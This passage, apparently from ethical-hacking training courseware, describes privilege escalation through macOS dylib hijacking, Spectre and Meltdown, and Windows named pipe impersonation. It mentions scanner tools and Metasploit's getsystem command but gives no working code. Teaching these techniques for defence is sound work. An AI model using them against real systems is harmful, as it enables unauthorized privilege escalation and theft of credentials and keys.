
Figure 6.95: Screenshot of Exploit DB showing privilege escalation vulnerabilities



Privilege Escalation Using Dylib Hijacking


- In macOS, when applications **load an external dylib** (dynamic library), the loader searches for the dylib in multiple directories
- If attackers can **inject a malicious dylib** into one of the primary directories, it will be executed in place of the original dylib

- Tools such as **Dylib Hijack Scanner** and **Dylib-Hijack-Scanner** helps attackers to detect dylibs that are vulnerable to hijacking attacks

User
Run the application
Application Directory
.dmg
Malicious dylib
Request for dylib
Load malicious dylib
macOS Dynamic Library
Malicious dylib at /Application/Blah.app/Contents/lib
Original dylib at /System/library
Gain remote access to the system
Inject malicious dylib at /Application/Blah.app/Contents/lib
Attacker

Privilege Escalation Using Dylib Hijacking


Similar to Windows, macOS is also vulnerable to dynamic library attacks. macOS provides several legitimate methods, such as setting the DYLD_INSERT_LIBRARIES environment variable, which are user specific. These methods force the loader to automatically load malicious libraries into a target running process. macOS allows the loading of weak dylibs (dynamic libraries) dynamically, which in turn allows an attacker to place a malicious dylib in the specified location. In many cases, the loader searches for dynamic libraries in multiple paths. This helps an attacker to inject a malicious dylib in one of the primary directories and simply load the malicious dylib at runtime. Attackers can utilize such methods to perform various malicious activities such as stealthy persistence, run-time process injection, bypassing security software, and bypassing Gatekeeper.



User
Run the application
Application Directory
.dmg
Malicious dylib
Request for dylib
Load malicious dylib
macOS Dynamic Library
Malicious dylib at /Application/Blah.app/Contents/lib
Original dylib at /System/library
Gain remote access to the system
Inject malicious dylib at /Application/Blah.app/Contents/lib
Attacker

Figure 6.96: Example of privilege escalation using Dylib hijacking

Tools such as Dylib Hijack Scanner and Dylib-Hijack-Scanner help attackers detect dylibs that are vulnerable to hijacking attacks.



Privilege Escalation Using Spectre and Meltdown Vulnerabilities

- Spectre and Meltdown are vulnerabilities found in **the design of modern processor chips** from AMD, ARM, and Intel
- The **performance and CPU optimizations** in the processors, such as branch prediction, out of order execution, caching, and speculative execution, lead to these vulnerabilities
- Attackers exploit these vulnerabilities to gain unauthorized access and **steal critical system information such as credentials** and **secret keys** stored in the application's memory, to escalate privileges

Spectre Vulnerability

- Attackers may take advantage of this vulnerability to **read adjacent memory locations of a process** and access information for which he/she is not authorized
- Using this vulnerability, an attacker can even **read the kernel memory** or perform a web-based attack using JavaScript

Meltdown Vulnerability

- Attackers may take advantage of this vulnerability to **escalate privileges by forcing an unprivileged process** to read other adjacent memory locations such as kernel memory and physical memory
- This leads to revealing critical system information such as **credentials**, **private keys**, etc.

Privilege Escalation Using Spectre and Meltdown Vulnerabilities

Spectre and Meltdown are recent CPU vulnerabilities found in the design of modern processors, including chips from AMD, ARM, and Intel, caused by performance optimizations in these processors. Attackers may exploit these vulnerabilities to gain unauthorized access and steal critical system information such as login credentials, secret keys, keystrokes, encryption keys, etc. stored in the application's memory to escalate privileges. These attacks can be performed because the normal verification of the user's privileges is disrupted through the interaction of features like branch prediction, out-of-order execution, caching, and speculative execution. Using these vulnerabilities, attackers can exploit various IT resources, such as most OSs, servers, PCs, cloud systems, and mobile devices.

- **Spectre Vulnerability**

  The Spectre vulnerability is found in many modern processors, including Apple, AMD, ARM, Intel, Samsung, and Qualcomm processors. This vulnerability allows attackers to trick a processor into exploiting speculative execution to read restricted data. Modern processors implement speculative execution to predict the future to complete the execution faster. For example, if the chip identifies that a program includes multiple conditional statements, it will start executing and concluding all the possible outputs before the program does. Attackers may exploit this vulnerability in different ways:

  - The processor is forced to accomplish a speculative execution of a read before bound checking is performed. Consequently, an attacker can access and read out-of-bounds memory locations.
  - When executing conditional statements, for faster processing, the processors use branch prediction to pick a path to execute speculatively. Attackers may exploit this

feature to force the processor to take an improper speculative decision and further access data out of range.

Attackers may use this vulnerability to read adjacent memory locations of a process and access information for which he/she is not authorized. This vulnerability helps attackers to extract confidential information, such as credentials stored in the browser, from that target process. In certain cases, using this vulnerability, an attacker can even read the kernel memory or perform a web-based attack using JavaScript.

- **Meltdown Vulnerability**

  Meltdown vulnerability is found in all Intel and ARM processors deployed by Apple. This vulnerability allows attackers to trick a process into accessing out-of-bounds memory by exploiting CPU optimization mechanisms such as speculative execution. For example, an attacker requests to access an illegal memory location. He/she sends a second request to read a valid memory location conditionally. In this case, a processor using speculative execution will complete evaluating the result for both requests before checking the first request. When the processor checks that the first request is invalid, it rejects both requests after checking the privileges. Even though the processor rejects both the requests, the results of both the requests remain in the cache memory. Now the attacker sends multiple valid requests to access out-of-bounds memory locations.

  Attackers may use this vulnerability to escalate privileges by forcing an unprivileged process to read other adjacent memory locations, such as kernel memory and physical memory. This leads to critical system information such as credentials, private keys, etc. being revealed.

Privilege Escalation Using Named Pipe Impersonation

- In the Windows operating system, named pipes provide **legitimate communication** between running processes
- Attackers often exploit this technique to escalate privileges on the victim's system to those of a user account having **higher access privileges**

- Attackers use tools such as **Metasploit** to perform named pipe impersonation on a target host
- Attackers use Metasploit commands such as **getsystem** to gain administrative-level privileges and extract password hashes of the admin/user accounts

Privilege Escalation Using Named Pipe Impersonation

In Windows OS, named pipes are used to provide legitimate communication between running processes. In this technique, the messages are exchanged between the processes using a file. For example, if process A wants to send a message to another process B, then process A writes the message to a file and process B reads the message from that file. Attackers often exploit this technique to escalate their privileges on the victim system to a user account with higher access privileges.

